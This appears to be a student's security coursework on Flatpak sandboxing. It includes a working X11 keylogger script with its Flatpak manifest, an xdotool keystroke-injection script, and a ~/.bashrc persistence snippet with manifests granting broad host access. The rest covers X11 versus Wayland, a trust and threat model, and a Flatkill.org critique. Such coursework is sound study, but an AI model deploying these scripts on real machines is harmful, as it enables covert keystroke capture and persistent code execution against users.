
```
a
s
d



as

d




a
s
d
```

Script:



```
#!/bin/bash

keyboard_id=$(xinput list | grep 'QEMU QEMU USB Keyboard' | sed 's/.*id=\([0-9]*\).*/\1/')
keycode_to_keysym() {
  local keycode="$1"
  # Extract keysym using xmodmap and grep
  xmodmap -pke | grep "^keycode\s$keycode\s=" | sed 's/keycode\s[0-9]*\s=\s//g'
}

xinput test "$keyboard_id" | while IFS= read -r line; do
  keycode=$(echo "$line" | awk '{print $2}')
  keysym=$(keycode_to_keysym "$keycode")
  echo "$keysym"
done
```

Configuration File:



```
id: org.flatpak.keylogger
runtime: org.freedesktop.Platform
runtime-version: '23.08'
sdk: org.freedesktop.Sdk
command: keylogger.sh
finish-args:
  - --socket=x11
modules:
  - name: xinput
    buildsystem: autotools
    config-opts:
      - --prefix=/app
    sources:
      - type: git
        url: https://gitlab.freedesktop.org/xorg/app/xinput
        tag: master
  - name: xmodmap
    buildsystem: autotools
    config-opts:
      - --prefix=/app
    sources:
    - type: git
      url: https://gitlab.freedesktop.org/xorg/app/xmodmap
      tag: master
  - name: keylogger
    buildsystem: simple
    build-commands:
      - chmod +r remap.xmodmap
      - install -D keylogger.sh /app/bin/keylogger.sh
    sources:
      - type: file
        path: keylogger.sh
```

Question 2.2

<u>Security implications for X11 vs Wayland users:</u>

Security Concerns for X11 Users:

- **Keylogging and Input Snooping:** X11 inherently allows any application to snoop on keyboard and mouse events of other applications.


- **Screenshotting and Screen Scraping:** X11 allows any application to capture the screen content of other applications.
- **Window Manipulation:** X11 allows applications to interfere with each other's windows.
- **Clickjacking:** By manipulating window stacking and transparency, a malicious application can trick users into clicking on hidden elements, leading to unintended actions like downloading malware or revealing confidential information.

Wayland Advantages:

Wayland, a newer display server protocol, addresses many of these security concerns by design:


- **Isolation:** Wayland isolates applications from each other, preventing them from snooping on input events or capturing each other's screen content.
- **Controlled Access:** Applications require explicit permission to perform actions like taking screenshots or injecting input events.
- **No Window Manipulation:** Wayland prevents applications from directly manipulating each other's windows.

Question 2.3:




```
echo 'Malicious Code'
arohan@fedora:~$ echo 'Malicious Code'
Malicious Code
arohan@fedora:~$
```

Code:




```
#!/bin/bash
export DISPLAY=:0
# Define the command to be typed
command="echo 'Malicious Code'"

# Use xdotool to type the command and press Enter
xdotool type "$command"
xdotool key Return
```

Question 3.1




```
arohan@fedora:~$ nano ~/.bashrc
arohan@fedora:~$ source ~/.bashrc
Malicious Code
arohan@fedora:~$ 
```

Bash script to do the same:



```
if [ -f ~/.bashrc ] && [ -w ~/.bashrc ]; then
    # Add the echo statement to ~/.bashrc
    echo "$echo_statement" >> ~/.bashrc
    echo "Echo statement added to ~/.bashrc"
else
    echo "Error: ~/.bashrc either doesn't exist or is not writable."
fi

echo  \
    "[Context]
    shared=network;ipc
    sockets=x11;wayland;fallback-x11;pulseaudio;session-bus;system-bus;ssh-auth;    pcsc;cups
    devices=dri;kvm;shm;all
    features=devel;multiarch;bluetooth;canbus
    filesystems=host;host-os;host-etc;home" \
```

Configuration FIle:



```
id: org.flatpak.program
runtime: org.freedesktop.Platform
runtime-version: '23.08'
sdk: org.freedesktop.Sdk
command: program.sh
finish-args:
  - --filesystem=~/.bashrc
modules:
  - name: program
    buildsystem: simple
    build-commands:
      - install -D program.sh /app/bin/program.sh
    sources:
      - type: file
        path: program.sh
```

Question 3.2

Restricting the filesystem access to xdg-documents and xdg-downloads for the three applications has had varying degrees of success and usability impact:

Application 1 (FreeFileSync): The restriction to newer filesystems could potentially limit the application's use cases. Users might not be able to access older filesystems or specific locations necessary for their backup and synchronization tasks. This could be a significant usability concern depending on the user's needs and workflow.

Application 2 (PreviewQt): Restricting access might require users to explicitly grant permissions to folders they want to preview. This could become cumbersome and interrupt the user's workflow, especially if they frequently access files from various locations.

Application 3 (LibreOffice): Users are likely to encounter significant difficulty in working with files outside the allowed directories. This could severely hinder productivity and limit the usefulness of the office suite.

While restricting filesystem access can improve security and privacy, it's crucial to consider the potential impact on usability. In this case, the approach seems to have mixed results:

Question 4.1

Security Model for Flatpaks

Trust Model

Participants:

- **Application Developer:** Develops and builds the application to be distributed as a Flatpak.
- **Package Maintainer:** Creates and manages the Flatpak manifest, defining permissions and dependencies. May be the same as the developer or a separate entity.
- **Flatpak Repository Maintainer:** Manages the repository where Flatpak applications are hosted and distributed.
- **End User:** Installs and runs Flatpak applications on their system.

Trust Assumptions:

- **Application Developer/Package Maintainer:**
    - **Trusted to:** Provide a functional application, accurately describe its functionality and dependencies in the manifest, and avoid malicious behavior.
    - **Not trusted to:** Access arbitrary system resources, modify system files, or interfere with other applications.
- **Flatpak Repository Maintainer:**
    - **Trusted to:** Host legitimate and secure Flatpak applications, ensure the integrity of the repository, and prevent malicious applications from being distributed.
    - **Not trusted to:** Modify Flatpak applications or manifests without the developer's consent.
- **End User:**
    - **Trusted to:** Install and use Flatpak applications responsibly, grant necessary permissions, and avoid downloading applications from untrusted sources.
    - **Not trusted to:** Modify system-wide Flatpak configuration or bypass security restrictions.

Trusted System Components:

- **Flatpak Runtime:** Provides the core libraries and dependencies needed by applications. Trusted to be secure and stable.
- **Flatpak Framework:** Defines the sandbox environment and enforces permissions. Trusted to isolate applications and prevent unauthorized access.
- **OS Kernel:** Responsible for enforcing low-level security mechanisms such as process isolation and resource management. Trusted to be secure and reliable.

Threat Model

Adversaries:

- **Malicious Application Developer:** Creates a Flatpak application that appears legitimate but contains malicious code designed to exploit vulnerabilities, steal data, or cause harm to the system.
- **Compromised Repository:** A Flatpak repository that has been compromised and now distributes malicious applications disguised as legitimate ones.
- **External Attacker:** Attempts to exploit vulnerabilities in the Flatpak framework, runtime, or the underlying operating system to gain unauthorized access to the system or user data.

Adversary Goals:

- Gain unauthorized access to the user's system or data.
- Install malware or spyware.
- Disrupt system operations or steal resources.
- Gain control of the user's device.

Adversary Capabilities:

- **Technical Skills:** Ability to exploit vulnerabilities in applications, frameworks, or the operating system.
- **Social Engineering:** Tricking users into installing malicious applications or granting excessive permissions.
- **Distribution Channels:** Ability to compromise or create malicious Flatpak repositories to distribute malware.

Sandbox Considerations

The Flatpak sandbox is effective in both scenarios:

(a) Untrusted Applications: The sandbox isolates potentially malicious applications from the rest of the system, preventing them from causing harm even if they contain malicious code.

(b) Vulnerable Applications: Even if an application is benign, it may contain exploitable vulnerabilities that attackers can leverage. The sandbox mitigates the impact of such vulnerabilities by limiting the attacker's access to the system.

Question 4.2

Reflection on Flatkill.org's Arguments Against Flatpak

Flatkill.org raises several valid concerns about Flatpak security, particularly regarding past vulnerabilities and misleading information presented to users. However, it's crucial to consider improvements and the overall security..

Points of Agreement:

- Granting broad permissions like filesystem=host or filesystem=home undermines the isolation benefits of Flatpak. This practice remains a concern.
- The old "Sandboxed" badge in GNOME Software was indeed misleading, as it didn't accurately reflect the actual permissions granted to applications.
- The instances of unpatched vulnerabilities in Flatpak runtimes and applications, such as the "shell in the ghost" issue, highlight potential security risks and slower update cycles compared to traditional package management.

Points of Disagreement:

- Flatpak has evolved significantly since the criticisms raised by Flatkill.org. The project has made strides in addressing security concerns, including:
    - **Portals:** The introduction of portals provides a more granular and secure way for applications to access resources like files and devices, mitigating the need for broad filesystem permissions.
    - **Stricter Defaults:** Flatpak runtimes now ship with more restrictive default permissions, and developers are encouraged to follow best practices for minimizing required access.
    - **Improved Update Mechanisms:** Efforts are ongoing to improve the update process for Flatpak runtimes and applications, aiming for faster security fixes.
- The new Flatpak installation GUI in software centers like GNOME Software provides more detailed information about permissions, allowing users to make informed decisions before installing applications.
- While Flatpak isn't perfect, it offers several security advantages over traditional package management:
    - **Isolation:** Even with broad permissions, Flatpak applications are still isolated from the rest of the system to a certain extent, limiting the potential damage from vulnerabilities or malicious behavior.
    - **Dependencies:** Flatpak applications bundle their dependencies, reducing the risk of conflicts and vulnerabilities arising from shared libraries.
    - **Sandboxing Technology:** Flatpak utilizes established sandboxing technologies like Bubblewrap and seccomp, providing a solid foundation for security.

My Position:

Flatpak, while not a perfect solution, offers a valuable approach to application distribution and security on Linux. The project has demonstrated a commitment to addressing past concerns and improving security practices. While vigilance is necessary, the benefits of isolation, dependency management, and ongoing security enhancements make Flatpak a more secure option compared to traditional package management in many cases.